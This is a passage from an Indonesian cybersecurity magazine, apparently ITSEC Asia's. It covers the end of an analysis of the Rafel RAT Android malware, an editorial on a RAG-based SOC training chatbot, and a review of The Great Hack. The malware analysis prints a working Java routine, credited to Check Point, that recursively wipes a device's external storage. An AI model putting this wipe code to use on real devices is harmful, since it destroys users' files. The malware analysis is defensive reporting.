
```
public void wipingSdcard() {
    File deleteMatchingFile = new File(Environment
            .getExternalStorageDirectory().toString());
    try {
        File[] filenames = deleteMatchingFile.listFiles();
        if (filenames != null && filenames.length > 0) {
            for (File tempFile : filenames) {
                if (tempFile.isDirectory()) {
                    wipeDirectory(tempFile.toString());
                    tempFile.delete();
                } else {
                    tempFile.delete();
                }
            }
        } else {
            deleteMatchingFile.delete();
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}

public void wipeDirectory(String name) {
    File directoryFile = new File(name);
    File[] filenames = directoryFile.listFiles();
    if (filenames != null && filenames.length > 0) {
        for (File tempFile : filenames) {
            if (tempFile.isDirectory()) {
                wipeDirectory(tempFile.toString());
                tempFile.delete();
            } else {
                tempFile.delete();
            }
        }
    } else {
        directoryFile.delete();
    }
}
```

Kode untuk menghapus isi gawai (foto: Check Point)


Server Command & Control *Rafel RAT*

Rafel RAT menyediakan panel untuk memonitor dan mengontrol gawai yang terinfeksi. Panel ini beroperasi dengan menggunakan file JSON untuk menyimpan data tanpa memerlukan database. Penyerang perlu memiliki akun untuk mengakses panel C&C, di mana mereka dapat melihat detail gawai yang terinfeksi dan mengakses data seperti daftar kontak, SMS, aplikasi yang terinstal, dan banyak lagi.

Berikut tampilan dari beberapa menu dalam panel C&C:



Tampilan panel login (foto: Check Point)




Daftar gawai yang terinfeksi (foto: Check Point)

Detail informasi gawai yang terinfeksi (foto: Check Point)


Daftar kontak pada gawai yang terinfeksi (foto: Check Point)

Daftar SMS pada gawai yang terinfeksi (foto: Check Point)



Daftar aplikasi pada gawai yang terinfeksi (foto: Check Point)

Semakin baru versi malwarenya, semakin kompleks kemampuannya untuk melihat isi dari gawai pada layar panel.



Fitur lebih banyak pada versi terbaru (foto: Check Point)

Penutup

Rafel RAT adalah contoh betapa berkembangnya malware yang menargetkan pengguna Android. Ini menyoroti pentingnya menjaga keamanan siber gawai Anda. Mungkin akan sangat berat bagi Anda untuk membeli gawai terbaru, tapi berikut adalah beberapa langkah yang bisa dilakukan untuk melindungi gawai Android Anda, seperti:

-Perbarui aplikasi

Pastikan gawai Anda mendapatkan pembaruan keamanan terbaru jika masih mendukungnya.

-Hati-hati dalam menginstal aplikasi

Hindari mengunduh aplikasi dari sumber yang tidak jelas dan selalu periksa izin yang diminta oleh aplikasi.

-Jangan sembarangan klik tautan

Jangan mengeklik tautan yang dikirim oleh orang yang tidak dikenal atau mengunjungi situs yang tidak terpercaya.

Ke depannya, ancaman dari malware seperti Rafel RAT mungkin akan semakin canggih. Diperlukan kolaborasi antara pengguna, pembuat sistem operasi, pengembang aplikasi, operator, penyedia internet, dan penegak hukum untuk menciptakan ekosistem yang aman bagi semua pengguna gawai.

EDITORIAL

IntelliBroń RAG & REGENERASI TALENTA KEAMANAN SIBER

Penulis: M.Rasyid Sahputra

"Sudah dilatih selama setahun, eh sekarang lebih memilih untuk pindah ke perusahaan lain karena ditawari gaji yang lebih besar," keluh seorang senior keamanan siber tentang junior binaannya. Sounds familiar? Tulisan ini akan membahas salah satu fitur penting dan juga filosofi latar belakang IntelliBron sebagai cybersecurity companion sehingga keluhan-keluhan seperti di atas akan semakin berkurang.

Perang Talenta Keamanan Siber

Beberapa minggu yang lalu saya sempat hadir di acara ECHO Talk dengan topik "Indonesia Darurat Malware". Ada beberapa punggawa keamanan siber Indonesia hadir pada acara tersebut. Kultur hacking tumbuh dari komunitas – kudos to ECHO community yang masih tetap konsisten menyelenggarakan event seperti ini. dan hal paling menarik ketika bertemu dengan rekan-rekan lama adalah tentu saja obrolan seputar keamanan siber.

Salah satu tantangan utama ketika berusaha menjaga keamanan siber di Indonesia sejak lima sampai sepuluh tahun terakhir masih sama, yaitu ketersediaan talenta manusia yang jauh lebih sedikit dibandingkan dengan jumlah proyek atau-

pun aset yang harus diamankan. Dengan demikian wajar saja jika kemudian terjadi 'talent wars' antar perusahaan.

Pertanyaannya, bagaimana memaksimalkan penggunaan tenaga manusia pada ranah keamanan siber?

Robot Companion

Posisi manusia belum bisa sepenuhnya digantikan oleh mesin terutama dalam hal menangani analisa insiden kemanan siber. Namun manusia bisa dibantu oleh mesin. Dengan perkembangan teknologi saat ini, kecerdasan dan ketahanan mesin dalam menjalankan pekerjaan dapat lebih banyak dieksploitasi oleh manusia.

Salah satu visi awal dari IntelliBroń sebenarnya sangat sederhana; membuat robot companion yang dapat membantu manusia dalam hal menangani insiden kemanan siber.

Kenapa membutuhkan teman robot (robot companion)? Ada cukup banyak alasan di mana apabila ditarik kebelakang akan berakar pada kurangnya talenta keamanan siber khususnya di Indonesia.

Ambil contoh kasus seperti berikut ini, katakanlah ada seorang fresh graduate yang join Security Operation Center (SOC) sebagai analyst level 1. Sebelumnya perlu saya tambahkan opini pribadi bahwasanya pintu masuk terbaik untuk berkarir di dunia keamanan siber, terutama bagi talenta yang ingin terjun ke dunia keamanan siber namun belum tahu mulai dari mana, adalah mulai sebagai SOC Analyst. Dengan memulai sebagai SOC analyst maka proses belajar praktek talenta tersebut bisa dimulai dari sesederhana analisa alert suatu insiden. Dari insiden tersebut baru kemudian dipelajari lebih jauh, apa penyebabnya, apa resikonya, bagaimana threat actornya, bagaimana cara pencegahannya, dan lainnya.

Ketika masih junior tentu perlu dibantu oleh rekannya yang lebih senior. Setelah 6 bulan maka umumnya talenta tersebut akan memiliki fondasi pengetahuan yang cukup baik dan juga pengalaman sebagai L1 SOC analyst. Mulai paham cara pakai teknologinya, mulai banyak informasi terkait insiden siber yang dipelajari, dan sebagainya.

Setelah satu tahun, namanya juga manusia, tentu akan memiliki pilihan. Pertama, bisa jadi diambil oleh perusahaan lain yang bersedia bayar lebih mahal. Kedua, bisa jadi talenta tersebut mulai menyadari bahwasanya bakat dan passionnya dalam dunia keamanan siber ternyata bukan sebagai SOC analyst.

Perhatikan infosec color wheel dibawah ini:

Banyak perusahaan keamanan siber kurang memperhatikan psikologi talenta yang mereka miliki. Biasanya karena banyak sekali proyek keamanan siber pada salah satu 'color' seperti blue team maka pihak perusahaan akan pukul rata talenta tersebut ditujukan sebagai defender, dimana salah satu wadahnya adalah pada SOC.

Talenta manusia memiliki DNA, karakteristik, dan passion yang berbeda-beda. Bisa jadi ketika talenta tersebut belajar keamanan siber sebagai SOC analyst pada tahun pertama dia menyadari bahwa ketertarikannya sebenarnya pada hal lain meskipun sama-sama dalam ruang lingkup keamanan siber. Misal, dia suka sekali dengan offensive security, kutak-katik aplikasi milik orang lain, maka bisa jadi bakatnya adalah pada red team, bukan blue team.

Singkat kata, sangat lumrah dan alamiah ketika talenta memilih opsi lain setelah satu tahun bekerja. Tentu saja, ada opsi ketiga yaitu talenta tersebut masih merasa nyaman di lingkungan SOC dan memilih untuk melanjutkan karirnya sebagai L2-L3 analyst, threat hunter, dan lainnya.

Apabila opsi yang dipilih adalah yang pertama atau kedua, maka SOC akan kehilangan talenta dan harus grooming dari awal lagi. Apabila masih ada seniornya, maka senior tersebut bisa mengulangi lagi mengawal juniornya. Namun ada kalanya senior tersebut memiliki keterbatasan (waktu dan atau kesabaran), sementara bisnis SOC harus terus berlanjut, aset-aset client harus terus diamankan.

Siapakah yang akan menemani junior tersebut menjalani proses belajar pada tahun pertama?

Saya berharap, IntelliBroń, dapat memenuhi role tersebut. Dimulai dengan fitur chatbot yang dapat berinteraksi dengan talenta junior, menjadi teman diskusi.

Loh, apa bedanya dengan ChatGPT?

Pada fase awal fitur chatbot (2024.1), IntelliBroń menggunakan foundational model umum seperti layaknya ChatGPT. Namun model tersebut memiliki keterbatasan di mana model umum seperti itu pengetahuannya tidak bisa diupdate secara berkala sehingga memiliki pengetahuan yang sifatnya private di mana hanya tersedia untuk kalangan tertutup (bukan dibuka ke Internet untuk konsumsi masyarakat luas). Dalam SOC, yang membedakan antara junior dan senior umumnya adalah jam terbang, alias pengalaman kerja. Seorang senior bisa jadi sudah pernah menganalisa insiden keamanan siber sebanyak 1000 case, sehingga ketika dihadapkan pada suatu insiden maka senior tersebut bisa menggunakan ingatan dan pengalamannya menganalisa insiden serupa pada masa lalu untuk menyelesaikan insiden yang baru.

Seorang junior akan mengalami kesulitan karena *lack of experience*-nya itu. Metode konvensional tentu saja bertanya kepada senior, atau membaca sendiri laporan-laporan insiden dan catatan report sebelumnya. SOC menyimpan rahasianya masing-masing, sehingga hasil analisa tidak semuanya dipublikasikan keluar dan bisa dikonsumsi oleh masyarakat melalui internet.

Apabila seniornya tidak available, bukankah lebih baik apabila ada robot yang menemani dan membantu menjawab pertanyaan junior tersebut? Untuk memenuhi kebutuhan tersebut maka pada versi terbaru dari IntelliBroń fitur ChatBot menambahkan kemampuan RAG (Retrieval-Augmented Generation) sehingga IntelliBroń dapat 'belajar' dari laporan-laporan yang sifatnya private tadi di dalam lingkungan suatu SOC, dan pada akhirnya dapat menjawab pertanyaan-pertanyaan spesifik yang tidak didapatkan dari foundational model umum LLM.

Dengan memanfaatkan fitur ini maka penyelenggara bisnis SOC bisa juga lebih mudah melakukan regenerasi dimana talenta-talenta baru dapat belajar secara mandiri dengan dibantu oleh robot seperti IntelliBroń.

> Pengembangan chatbot biasanya dimulai dengan menggunakan model dasar. Model fondasi (FM) adalah LLM yang dapat diakses API yang dilatih pada spektrum luas data umum dan tidak berlabel. Biaya komputasi dan keuangan untuk pelatihan ulang FM untuk informasi spesifik organisasi atau domain tinggi. RAG adalah pendekatan yang lebih hemat biaya untuk memperkenalkan data baru ke LLM. Ini membuat teknologi kecerdasan buatan generatif (generatif AI) lebih dapat diakses dan dapat digunakan secara luas.

Peta UMKM di Indonesia

IntelliBroń Untuk Edukasi

Kasus diatas yang mengangkat fakta di lapangan di mana perusahaan penyedia layanan SOC tidak perlu mengalami kesulitan besar ketika talenta-nya tidak lagi tersedia karena proses regenerasi dapat dilakukan dengan dibantu oleh IntelliBroń hanyalah satu dari sekian banyak kasus di dunia keamanan siber.

Seiring dengan misi PT ITSEC Asia, Tbk. yang ingin meningkatkan postur keamanan siber lebih banyak pihak di Indonesia hingga ke UMKM, maka fitur ini juga di kemudian hari diharapkan dapat menjadi bagian dari edukasi keamanan siber bagi talenta-talenta di seluruh pelosok Indonesia. Menjadikan IntelliBroń sebagai sosok yang dapat membantu generasi muda belajar keamanan siber.

Indonesia sangat luas. Agar dapat meningkatkan postur keamanan tentu saja IntelliBroń membutuhkan partner-partner di berbagai wilayah Indonesia. Harapan saya, dengan semakin mudahnya teknologi IntelliBroń yang dapat membantu tugas-tugas manusia dalam menjaga keamanan melalui SOC, maka akan lebih banyak lagi bermunculan penyelenggara SOC untuk kategori usaha kecil dan menengah di mana pada saat yang bersamaan bukan saja membantu dalam meningkatkan postur keamanan siber masing-masing wilayahnya, namun juga membuka peluang untuk menyerap tenaga kerja baru di bidang keamanan siber melalui fasilitas SOC

Saya beberapa kali bekerja dengan generasi muda yang memiliki passion dan skill luar biasa di mana mereka baru lulusan SMK/SMA dan sudah bisa bekerja sambil melanjutkan kuliahnya. Partner bukan hanya dari kalangan industri saja, IntelliBroń akan terbuka untuk partner-partner dalam bidang pendidikan hingga ke jenjang seperti SMK, di mana generasi muda akan bisa mendapatkan kesempatan meningkatkan kemampuan keamanan siber dari fasilitas yang disediakan oleh IntelliBroń sehingga ketika lulus nanti bisa berkontribusi di dunia industri dan tentu saja meningkatkan kesejahteraan keluarga dan lingkungannya


Kembali pada hasil diskusi dengan beberapa punggawa industri keamanan siber yang berasal dari komunitas, keberadaan IntelliBroń yang kemampuan fitur-fiturnya selalu ditingkatkan setiap hari oleh tim R&D ITSEC Asia dan juga dengan misi dari PT ITSEC Asia di atas, saya berharap dapat menjadi solusi atas kurangnya talenta keamanan siber di berbagai industri di Indonesia.

Mudah-mudahan kami bisa mewujudkan cita-cita tersebut dan merangkul lebih banyak lagi partner dengan visi dan misi serupa untuk seluruh wilayah Indonesia dalam beberapa tahun ke depan.

PELAJARAN DARI FILM


Penulis: Irra Fachriyanthi

Film dokumenter dengan latar belakang Pemilihan Presiden Amerika Serikat pada 2016 ini dimulai dengan keresahan seorang Profesor dari Parsons School of Design, David Carroll. Kemenangan Donald Trump dari Hillary Clinton pada kontestasi pemilihan presiden Amerika Serikat di 2016 itu memang tergolong kontroversi. Konsultan kampanye Trump yaitu Cambridge Analytica disebut berperan besar dalam pemenangan ini.



Kampanye Donald Trump pada tahun 2017

Cambridge Analytica (CA) meluncurkan "Project Alamo" yaitu kampanye Trump di laman Facebook dengan memasang iklan yang biayanya sekitar 1 juta dolar US/hari untuk pemenangan Trump. Hal yang menarik adalah bahan kampanye mereka dibuat berdasarkan pada data yang diperoleh dari sebuah aplikasi di dalam Facebook dengan nama "This is Your Digital Life".



Pada aplikasi ini, pengguna diminta untuk melakukan Personality Test berkedok survei dengan imbalan bagi pengguna yang mau menjawab semua pertanyaan. Sayangnya, data yang dikumpulkan CA tidak hanya jawaban dari kuis. Dengan fitur Open Graph pada Facebook, CA dapat mengambil data profil, postingan, komentar, Facebook Group milik pribadi pengguna aplikasi dan juga teman/koneksi mereka di Facebook. Yang dimasalahkan, pengguna aplikasi tersebut tidak menyadari kalau data mereka sedang diambil dan dianalisa. Hasil kuis kepribadian ini diolah oleh pihak CA untuk melihat perilaku kebanyakan orang Amerika sehingga mereka bisa membuat kampanye yang tepat sasaran untuk Trump.

Mark Zuckerberg bersaksi di hadapan senat

Tak kurang dari 5000 titik data pada setiap orang Amerika yang berhasil dikumpulkan oleh CA dari sekitar 87 juta pengguna Facebook. Tentunya tanpa sepengetahuan para pengguna Facebook itu. Hal ini membuat pendiri Facebook, Mark Zuckerberg dipanggil oleh Kongres Amerika untuk mempertanggungjawabkan bocornya data 87 juta pengguna Facebook itu. Namun Zuckerberg mengelak kalau pihaknya tidak tahu menahu soal kebocoran data tersebut.

Inilah yang menjadi keresahan Profesor David Carroll, dia menggugat CA yang bermarkas di London, Inggris untuk memberikan data pribadinya. CA ini juga berperan besar dalam meloloskan Brexit Referendum di Inggris.

"Hak data pribadi harusnya dianggap sebagai hak dasar, hak sederhana, hak asasi manusia baru." Begitu kata Profesor Carroll.

Lemahnya Keamanan Data Pribadi


The Great Hack menjadi bukti betapa transparannya data pribadi kita di dunia maya. Tanpa disadari kita membagikan data pribadi ketika melakukan pendaftaran ataupun berselancar di media sosial. Kita berprasangka data pribadi kita akan tersimpan dengan baik tapi ternyata betapa mudahnya pihak ketiga mengambil data pribadi dari suatu organisasi atau perusahaan.

Yang menyebalkan, data pribadi tersebut dimanipulasi oleh berbagai pihak untuk kepentingan tertentu. Mungkin contoh yang umum adalah seringnya nomor telepon kita dibombardir oleh pesan-pesan dari nomor tak dikenal yang menawarkan berbagai iklan. Bahkan beberapa adalah jelas-jelas penipuan. Kira-kira darimana mereka bisa mendapatkan nomor kita?

Perlu kesadaran dari individu juga organisasi atau perusahaan untuk meningkatkan keamanan pada data pribadi ini. Bagi individu harus mulai berhati-hati setiap mengunduh dan mengisi kuis atau game yang meminta data pribadi. Syarat dan Ketentuannya harus dibaca dengan teliti. Sering kali ada poin yang meminta izin untuk membagikan data dengan pihak ketiga. Apabila kita menyetujui syarat dan ketentuan berarti kita mengizinkan data pribadi kita untuk dibagikan.

Mulai Oktober 2024 ini, data pribadi dengan sah dilindungi oleh undang-undang Perlindungan Data Pribadi (UU PDP). Kelalaian dalam penyimpanan data pribadi yang membuat pihak luar memiliki akses ke data pribadi milik orang lain akan dikenakan sanksi sesuai ketentuan yang berlaku.


Akibat adanya payung hukum ini, organisasi atau perusahaan yang mengumpulkan data pribadi harus lebih meningkatkan sistem keamanan siber dan memenuhi minimum persyaratan yang tertera didalam UU PDP.




Adegan dalam film The Great Hack


Pengamanan data pribadi menjadi sangat penting di era digital ini karena data pribadi sekarang lebih berharga dari minyak bumi. Sayangnya, belum banyak orang yang sadar akan fakta ini hingga tidak merasa wajib untuk menyimpan data pribadi dengan baik.

POJOK SANTAI





MALWARE



KUPAS TUNTAS MALWARE APK


Penulis: Rachel Holand

